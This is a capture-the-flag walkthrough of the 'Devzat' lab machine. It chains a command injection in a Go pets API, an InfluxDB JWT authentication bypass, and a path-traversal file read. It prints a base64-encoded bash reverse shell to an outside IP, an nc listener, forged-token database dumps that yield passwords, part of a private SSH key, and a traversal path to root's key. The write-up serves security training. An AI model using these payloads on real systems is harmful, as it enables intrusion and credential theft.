Devzat

9th March 2022 / Document No D22.100.161

Prepared By: amra

Machine Author: c1sc0

Difficulty: Medium

Classification: Official

Synopsis

Devzat is a medium Linux machine that features a web server and the `Devzat` chat application. Upon enumerating the web server, a new vhost called `pets` can be discovered. The `pets` vhost has a `.git` directory with listing enabled, providing access to the source code of `pets`. Reviewing the source code, a command injection vulnerability is discovered allowing an attacker to gain a reverse shell as the user `patrick`. Logging to the `Devzat` chat application as `patrick` on the remote machine the chat history between `patrick` and `admin` reveals that `InfluxDB` is installed on the remote system. Enumerating `InfluxDB` it is discovered that the version installed is vulnerable to CVE-2019-20933, an authentication bypass vulnerability. Exploiting the aforementioned vulnerability an attacker is able to dump the contents of `InfluxDB` revealing the password of the user `catherine`. Switching from `patrick` to `catherine` and logging in to the Devzat chat application as `catherine` the chat history between the two reveals that a `dev` application is running on the remote machine and it's source code is located on the `backups` of `catherine`. Reviewing the source code of the `dev` service, it is revealed that it's the same Devzat chat application with an extra authenticated command to include files on the chat. The credentials to perform this action are hard-coded on the source code and the command is vulnerable to LFI. Meaning that `catherine` can login to the `dev` chat, dump the contents of the SSH key of `root` and ultimately gain a shell as `root` on the remote machine using the SSH key.

Skills Required

- Enumeration
- Known vulnerabilities research

Skills Learned

- Source code review
- Command Injection
- Local File Inclusion attack

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.118 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.118
```


```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.118 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.118

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.41
|_http-title: Did not follow redirect to http://devzat.htb/
|_http-server-header: Apache/2.4.41 (Ubuntu)
8000/tcp open  ssh     (protocol 2.0)
Service Info: Host: devzat.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Nmap output reveals three ports open. On port `22` SSH is enabled, on port `80` an Apache HTTP server is running and port `8000` seems to host another SSH service.
Nmap also reveals that upon visiting port 80 we are redirected to `http://devzat.htb`. So we modify our hosts file accordingly.


```
echo '10.10.11.118 devzat.htb' | sudo tee -a /etc/hosts
```

Apache

Let's browse to `http://devzat.htb`.



Exploring the webpage while scrolling down we find a message that mentions the service running on port `8000`.



It seems like there is a chat service running on port 8000. We can use the command template provided by the webpage to access the service.

```
ssh -oHostKeyAlgorithms=+ssh-rsa -l amra devzat.htb -p 8000

Welcome to the chat. There are no more users
devbot: amra has joined the chat
amra:
```

Note that `ssh-rsa` is now deprecated on the latest versions of OpenSSH, so we need to modify the command a little bit to accept the `ssh-rsa` key.

Upon searching online for the name of the box we find a Github project called Devzat, a chat over SSH. Looking at the documentation we can try commands like `/help` to further enumerate the chat service.

```
amra: /help

[SYSTEM] Welcome to Devzat! Devzat is chat over SSH: github.com/quackduck/devzat
[SYSTEM] Because there's SSH apps on all platforms, even on mobile, you can join from anywhere.
[SYSTEM]
[SYSTEM] Interesting features:
[SYSTEM] • Many, many commands. Run /commands.
[SYSTEM] • Rooms! Run /room to see all rooms and use /room #foo to join a new room.
[SYSTEM] • Markdown support! Tables, headers, italics and everything. Just use in place of newlines.
[SYSTEM] • Code syntax highlighting. Use Markdown fences to send code. Run /example-code to see an example.
[SYSTEM] • Direct messages! Send a quick DM using =user <msg> or stay in DMs by running /room @user.
[SYSTEM] • Timezone support, use /tz Continent/City to set your timezone.
[SYSTEM] • Built in Tic Tac Toe and Hangman! Run /tic or /hang <word> to start new games.
[SYSTEM] • Emoji replacements! (like on Slack and Discord)
[SYSTEM]
[SYSTEM] For replacing newlines, I often use bulkseotools.com/add-remove-line-breaks.php.
[SYSTEM]
[SYSTEM] Made by Ishan Goel with feature ideas from friends.
[SYSTEM] Thanks to Caleb Denio for lending his server!
[SYSTEM]
[SYSTEM] For a list of commands run
[SYSTEM] | /commands
```

The `/help` command reveals another interesting command, `/commands` to list all available commands.

```
amra: /commands

[SYSTEM] Commands
[SYSTEM] clear - Clears your terminal
[SYSTEM] message - Sends a private message to someone
[SYSTEM] users - Gets a list of the active users
[SYSTEM] all - Gets a list of all users who has ever connected
[SYSTEM] exit - Kicks you out of the chat incase your client was bugged
[SYSTEM] bell - Toggles notifications when you get pinged
[SYSTEM] room - Changes which room you are currently in
[SYSTEM] id - Gets the hashed IP of the user
[SYSTEM] commands - Get a list of commands
[SYSTEM] nick - Change your display name
[SYSTEM] color - Change your display name color
[SYSTEM] timezone - Change how you view time
[SYSTEM] emojis - Get a list of emojis you can use
[SYSTEM] help - Get generic info about the server
[SYSTEM] tictactoe - Play tictactoe
[SYSTEM] hangman - Play hangman
[SYSTEM] shrug - Drops a shrug emoji
[SYSTEM] ascii-art - Bob ross with text
[SYSTEM] example-code - Hello world!
```

Further enumeration reveals no useful information. Thus, we continue our enumeration on the other services.

Gobuster

Using Gobuster to reveal additional directories and files hosted on the webserver, yields no fruitful results. But, we can also use Gobuster to discover additional vhosts.

```
gobuster vhost -u http://devzat.htb -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -r
```

Notice the `-r` flag to follow redirects in order to output only valid vhosts since everything redirects to `devzat.htb`.

```
gobuster vhost -u http://devzat.htb -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -r

Found: pets.devzat.htb (Status: 200) [Size: 510]
```

We have successfully discovered a new virtual host, `pets.devzat.htb`. Let's add it to our hosts file so we can navigate to it.

```
echo '10.10.11.118 pets.devzat.htb' >> /etc/hosts
```

Now that we have a new vhost we could try to run Gobuster against the `pets` vhost to check if there are any interesting directories or files.

```
gobuster dir -u http://pets.devzat.htb -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -b 200
```

This time we are not interested on results that return `200 OK` because everything returns with `200 OK`. Hence, we use the `-b 200` flag to blacklist such results.

```
gobuster dir -u http://pets.devzat.htb -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -b 200

/css                  (Status: 301) [Size: 40] [--> /css/]
/build                (Status: 301) [Size: 42] [--> /build/]
/server-status        (Status: 403) [Size: 280]
/.git                 (Status: 301) [Size: 41] [--> /.git/]
```

A `.git` folder exists with directory listing enabled.

Git-dumper

We can use Git-dumper to dump the contents of the newly discovered `.git` folder.

```
git-dumper http://pets.devzat.htb/.git pets-git
```

```
git-dumper http://pets.devzat.htb/.git pets-git

[-] Testing http://pets.devzat.htb/.git/HEAD [200]
[-] Testing http://pets.devzat.htb/.git/ [200]
[-] Fetching .git recursively
<SNIP>
[-] Running git checkout .
Updated 39 paths from the index
```

Foothold

Looking at `main.go` we find the source code for the `pets` vhost. Reviewing the source code carefully we can craft an exploit chain that will get us a reverse shell.

First of all, the function `handleRequest()` reveals the `/api/pet` endpoint.

```
func handleRequest() {
    <SNIP>
        // API routes
        apiHandler := http.HandlerFunc(petHandler)
        http.Handle("/api/pet", headerMiddleware(apiHandler))
        log.Fatal(http.ListenAndServe("127.0.0.1:5000", nil))
}
```

This endpoint calls the `petHandler()` function.

```
func petHandler(w http.ResponseWriter, r *http.Request) {
        // Dispatch by method
        if r.Method == http.MethodPost {
                addPet(w, r)
        } else if r.Method == http.MethodGet {
                getPets(w, r)

        } else {
                http.Error(w, "Method not allowed", http.StatusMethodNotAllowed)
        }
        // TODO: Add Update and Delete
}
```

According to this function if we make a `POST` request to this endpoint we can add a pet. The source code also reveals the structure of a `Pet` object.

```
type Pet struct {
        Name            string `json:"name"`
        Species         string `json:"species"`
        Characteristics string `json:"characteristics"`
}
```

So to add a pet we need to send the data in Json format according to the following format:

```
{
    "name": "Test pet",
    "species": "dog",
    "characteristics": "corgi"
}
```

Afterwards, `addPet()` will be called:

```
func addPet(w http.ResponseWriter, r *http.Request) {
        <SNIP>

        addPet.Characteristics = loadCharacter(addPet.Species)
        Pets = append(Pets, addPet)

        w.WriteHeader(http.StatusOK)
        fmt.Fprint(w, "Pet was added successfully")
}
```

The `addPet()` function makes one last call to `loadCharacter()` before adding the pet.

```
func loadCharacter(species string) string {
        cmd := exec.Command("sh", "-c", "cat characteristics/"+species)
        stdoutStderr, err := cmd.CombinedOutput()
        if err != nil {
                return err.Error()
        }
        return string(stdoutStderr)
}
```

Reviewing this function reveals a code injection vulnerability. More specifically, `"cat characteristics/"+species` is used as an argument for `sh` without any sanitization.

So, we can craft a payload to give us a reverse shell and inject it to the species field on the Json data.

First of all, we set up a listener on our local machine:

```
nc -lvnp 9001
```

Then, we can use Curl to sent a base64 encoded payload in order to avoid possible issues with any bad characters.

```
curl -X POST -d '{"name":"Test pet","species":"dog;echo
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4zLzkwMDEgMD4mMSAK|base64 -
d|bash","characteristics":"corgi"}' -H "'Content-Type': 'application/json'"
"http://pets.devzat.htb/api/pet"
```

Finally, we have a reverse shell as the user `patrick` on our listener.

```
echo "bash -i >& /dev/tcp/10.10.14.3/9001 0>&1 " | base64 -w 0

YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4zLzkwMDEgMD4mMSAK

curl -X POST -d '{"name":"Test pet","species":"dog;echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4zLzkwMDEgMD4mMSAK|base64
-d|bash","characteristics":"corgi"}' -H "'Content-Type': 'application/json'" "http://pets.devzat.htb/api/pet"

nc -lvnp 9001

patrick@devzat:~/pets$ id
uid=1000(patrick) gid=1000(patrick) groups=1000(patrick)
```

To get a more stable connection we could use patrick's ssh key found under `/home/patrick/.ssh/id_rsa`.

```
patrick@devzat:~$ cat /home/patrick/.ssh/id_rsa

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEA0z5vGXu4rlJWm2ffbekliU8N7KSuRj9tahP3+xTk/z/nKzb2UCi7
<SNIP>
IK7vdmRpSWFVI5gW0PRJtOgeBoAYRnHL3mOj+4KCBAiUgkzY/VrMulHwLiruuuLOYUW00G
n3LMfTlr/Fl0V3AAAADnBhdHJpY2tAZGV2emF0AQIDBA==
-----END OPENSSH PRIVATE KEY-----
```

Copying the contents of the key to our local machine and changing the permission of the file with `chmod 600 patrick_key` we can use SSH to get a shell on the remote machine.

```
nano patrick_key
chmod 600 patrick_key
ssh -i patrick_key patrick@devzat.htb

patrick@devzat:~$ id
uid=1000(patrick) gid=1000(patrick) groups=1000(patrick)
```

Lateral Movement

On the home folder of the user `patrick` ther is no `user.txt` file, meaning that we probably need to switch to another user. Listing the contents of `/home` we find the user `catherine`.

```
patrick@devzat:~$ ls /home

catherine  patrick
```

To further progress on the machine we need to retrace our enumeration steps and remember the chat application. We can login to the chat application using `patrick` as our username.

```
patrick@devzat:~$ ssh -l patrick -p 8000 localhost

admin: Hey patrick, you there?
patrick: Sure, shoot boss!
admin: So I setup the influxdb for you as we discussed earlier in business meeting.
patrick: Cool 👍
admin: Be sure to check it out and see if it works for you, will ya?
patrick: Yes, sure. Am on it!
devbot: admin has left the chat
```

We are presented with the chat history between `patrick` and `admin`. `admin` informs `patrick` that `influxdb` is installed on the system. Searching online, we find the InfluxDB project. Inside the documentation it is mentioned that the InfluxDB listens by default on port `8086`. So we could try to check the version of InfluxDB installed on the system.

```
patrick@devzat:~$ curl -vvv "http://localhost:8086/ping"

<SNIP>
< X-Influxdb-Version: 1.7.5
<SNIP>
```

Using Curl we see that the installed version of InfluxDB is `1.7.5`. Searching online for possible vulnerabilities for this version we find that it is vulnerable to Authentication Bypass. More specifically a JWT token with empty secret is valid and allows authentication.

The documentation of InfluxDB comes handy as it states the structure of a valid payload for the JWT token:

2. Generate your token


Use an authentication service to generate a secure token using your InfluxDB username, an expiration time, and your shared secret. There are online tools, such as https://jwt.io/, that will do this for you.

The payload (or claims) of the token must be in the following format:

```
{
  "username": "myUserName",
  "exp": 1516239022
}
```

- **username** - The name of your InfluxDB user.
- **exp** - The expiration time of the token in UNIX epoch time. For increased security, keep token expiration periods short. For testing, you can manually generate UNIX timestamps using https://www.unixtimestamp.com/index.php.

We can use jwt.io as mentioned in the official documentation to create a malicious JWT token. For the `exp` date we will use the current epoch time plus a year to make sure the token won't expire. For the `username` field the value `admin` seems the most reasonable since `patrick` was informed by `admin` that the InfluxDB has been installed on the system. With these values we can create a JWT token.



With the JWT token we can query the database using Curl as mentioned in the documentation.

```
patrick@devzat:~$ export token=eyJ<SNIP>
patrick@devzat:~$ export url=http://localhost:8086/query?pretty=true
patrick@devzat:~$ curl -G $url --data-urlencode "q=show databases" -H "Authorization: Bearer $token"

{
    "results": [
        {
            "statement_id": 0,
            "series": [
                {
                    "name": "databases",
                    "columns": [
                        "name"
                    ],
                    "values": [
                        [
                            "devzat"
                        ],
                        [
                            "_internal"
                        ]
                    ]
                }
            ]
        }
    ]
}
```

There is a database called `devzat`. Let's check what tables are available.

```
patrick@devzat:~$ curl -G $url --data-urlencode "db=devzat" --data-urlencode "q=show measurements" -H
"Authorization: Bearer $token"

{
    "results": [
        {
            "statement_id": 0,
            "series": [
                {
                    "name": "measurements",
                    "columns": [
                        "name"
                    ],
                    "values": [
                        [
                            "user"
                        ]
                    ]
                }
            ]
        }
    ]
}
```

We have a table called `user`. We can extract all the data from the `user` table using the following command:

```
curl -G $url --data-urlencode "db=devzat" --data-urlencode "q=SELECT * FROM \"user\"" -
H "Authorization: Bearer $token"
```

```
patrick@devzat:~$ curl -G $url --data-urlencode "db=devzat" --data-urlencode "q=SELECT * FROM
\"user\"" -H "Authorization: Bearer $token"

{
    "results": [
        {
            "statement_id": 0,
            "series": [
                {
                    "name": "user",
                    "columns": [
                        "time",
                        "enabled",
                        "password",
                        "username"
                    ],
                    "values": [
                        [
                            "2021-06-22T20:04:16.313965493Z",
                            false,
                            "WillyWonka2021",
                            "wilhelm"
                        ],
                        [
                            "2021-06-22T20:04:16.320782034Z",
                            true,
                            "woBeeYareedahc7Oogeephies7Aiseci",
                            "catherine"
                        ],
                        [
                            "2021-06-22T20:04:16.996682002Z",
                            true,
                            "RoyalQueenBee$",
                            "charles"
                        ]
                    ]
                }
            ]
        }
    ]
}
```

We have three sets of credentials. More importantly we have the password for `catherine`: `woBeeYareedahc7Oogeephies7Aiseci`.

We can check for password re-use on the remote system for the user `catherine`.

```
patrick@devzat:~$ su catherine
Password:

catherine@devzat:/home/patrick$ id

uid=1001(catherine) gid=1001(catherine) groups=1001(catherine)
```

We are able to switch to the `catherine` user and read the `user.txt`, inside the home folder of `catherine`.

Privilege Escalation

Once again, we login to the chat application using `catherine` as the username.

```
catherine@devzat:/home/patrick$ ssh -l catherine -p 8000 localhost

patrick: Hey Catherine, glad you came.
catherine: Hey bud, what are you up to?
patrick: Remember the cool new feature we talked about the other day?
catherine: Sure
patrick: I implemented it. If you want to check it out you could connect to the local dev instance on port 8443.
catherine: Kinda busy right now 🚒
patrick: That's perfectly fine 👍  You'll need a password I gave you last time.
catherine: k
patrick: I left the source for your review in backups.
catherine: Fine. As soon as the boss let me off the leash I will check it out.
patrick: Cool. I am very curious what you think of it. See ya!
devbot: patrick has left the chat
```

This time we are presented with the chat history between `catherine` and `patrick`. Patrick informs Cathrine that a development instance of an application is listening on localhost on port `8443` and that the source code for this application is available in catherine's backups.

First of all, we check if there is a service running on `8443` as Patrick informed us.

```
catherine@devzat:/home/patrick$ netstat -aln | grep 8443

tcp   0   0 127.0.0.1:8443    0.0.0.0:*   LISTEN
```

Indeed there is a service running on the remote machine that's listening only on localhost on port `8443`.

Now, we have to locate the source code of the application to review it. Patrick mentioned that the source code lies on catherine's backups. So the directory `/var/backups` seems a reasonable place to look for it.

```
catherine@devzat:/home/patrick$ ls -al /var/backups

<SNIP>
-rw-------  1 catherine catherine  28297 Jul 16  2021 devzat-dev.zip
-rw-------  1 catherine catherine  27567 Jul 16  2021 devzat-main.zip
<SNIP>
```

Having the source code, we need to find a way to transfer to our local machine for further analysis. The easiest way is to copy a public key to `/home/catherine/.ssh/authorized_keys` and use SCP to copy the files over to our machine.

First, we create a pair of private-public keys locally.

```
ssh-keygen

Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): catherine
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in catherine
Your public key has been saved in catherine.pub
The key fingerprint is:
SHA256:a0ObAry8RC4yBkYCwqgwpi5jZyq9q1/gmZ9fBNzqQD8 root@kali
The key's randomart image is:
+---[RSA 3072]----+
|=                |
|*o   . .         |
|*o  . o .        |
|=  o . o         |
|o.. = E S        |
|=+ X = + +       |
|=+O * o B        |
|o+.= o + .       |
|oo+o+..          |
+----[SHA256]-----+
```

Next, we copy the contents of `catherine.pub` to `/home/catherine/.ssh/authorized_keys` on the remote machine.

Now, we can use SCP to copy the files to our machine.

```
scp -i catherine catherine@devzat.htb:/var/backups/devzat* .

devzat-dev.zip              100%   28KB 183.3KB/s   00:00
devzat-main.zip             100%   27KB 360.0KB/s   00:00
```

Judging by the name of the files it stands to reason that the service listening on port `8443` is the chat application with some new features implemented. Since we have the source code for both `main` and `dev` the easiest way to check for differences between the two is to use the `diff` command.

First, we have to extract the source code for both `dev` and `main`.

```
unzip devzat-dev.zip

Archive:  devzat-dev.zip
   creating: dev/
  inflating: dev/go.mod
<SNIP>

unzip devzat-main.zip

Archive:  devzat-main.zip
   creating: main/
  inflating: main/go.mod
<SNIP>
```

Then, we execute the `diff` command to highlight all the differences between the two folders.

```
diff --color ./main ./dev


<SNIP>
diff '--color=auto' --color ./main/commands.go ./dev/commands.go
3a4
>       "bufio"
4a6,7
>       "os"
>       "path/filepath"
36a40
>               file        = commandInfo{"file", "Paste a files content directly to chat [alpha]", fileCommand, 1,
false, nil}
38c42,101
<       commands = []commandInfo{clear, message, users, all, exit, bell, room, kick, id, _commands, nick, color,
timezone, emojis, help, tictactoe, hangman, shrug, asciiArt, exampleCode}

---
>       commands = []commandInfo{clear, message, users, all, exit, bell, room, kick, id, _commands, nick, color,
timezone, emojis, help, tictactoe, hangman, shrug, asciiArt, exampleCode, file}

> }
>
> func fileCommand(u *user, args []string) {
>       if len(args) < 1 {
>               u.system("Please provide file to print and the password")
>               return
>       }
>
>       if len(args) < 2 {
>               u.system("You need to provide the correct password to use this function")
>               return
>       }
>
>       path := args[0]
>       pass := args[1]
>
>       // Check my secure password
>       if pass != "CeilingCatStillAThingIn2021?" {
>               u.system("You did provide the wrong password")
>               return
```

```
>       }
>
>       // Get CWD
>       cwd, err := os.Getwd()
>       if err != nil {
>               u.system(err.Error())
>       }
>
>       // Construct path to print
>       printPath := filepath.Join(cwd, path)
>
>       // Check if file exists
>       if _, err := os.Stat(printPath); err == nil {
>               // exists, print
>               file, err := os.Open(printPath)
>               if err != nil {
>                       u.system(fmt.Sprintf("Something went wrong opening the file: %+v", err.Error()))
>                       return
>               }
>               defer file.Close()
>
>               scanner := bufio.NewScanner(file)
>               for scanner.Scan() {
>                       u.system(scanner.Text())
>               }
>
>               if err := scanner.Err(); err != nil {
>                       u.system(fmt.Sprintf("Something went wrong printing the file: %+v", err.Error()))
>               }
>
>               return
>
>       } else if os.IsNotExist(err) {
>               // does not exist, print error
>               u.system(fmt.Sprintf("The requested file @ %+v does not exist!", printPath))
>               return
>       }
>       // bokred?
>       u.system("Something went badly wrong.")
diff '--color=auto' --color ./main/devchat.go ./dev/devchat.go
27c27
<       port = 8000
---
>       port = 8443
114c114
<               fmt.Sprintf(":%d", port),
---
>               fmt.Sprintf("127.0.0.1:%d", port),
Only in ./dev: testfile.txt
```

Looking at the output we can see that Patrick implemented a new command called `file`. Luckily, we have the source code for the `fileCommand()` function that seems to get called when the `file` command is used on the chat application.

Reviewing the `fileCommand()` function we can see that it takes two arguments: a file path and a password. The correct password is hardcoded just a few lines below as `CeilingCatStillAThingIn2021?`.

Then, the path to the file that will be printed gets concatenated with the current working directory before trying to access the file. The developer's intent was probably to restrict the access to files outside the current working directory. Alas, no sanitization is performed on the user controlled variable `path`, meaning we can perform an LFI attack to try an read the SSH key of `root` using the following path: `../.../../../../../root/.ssh/id_rsa`.

```
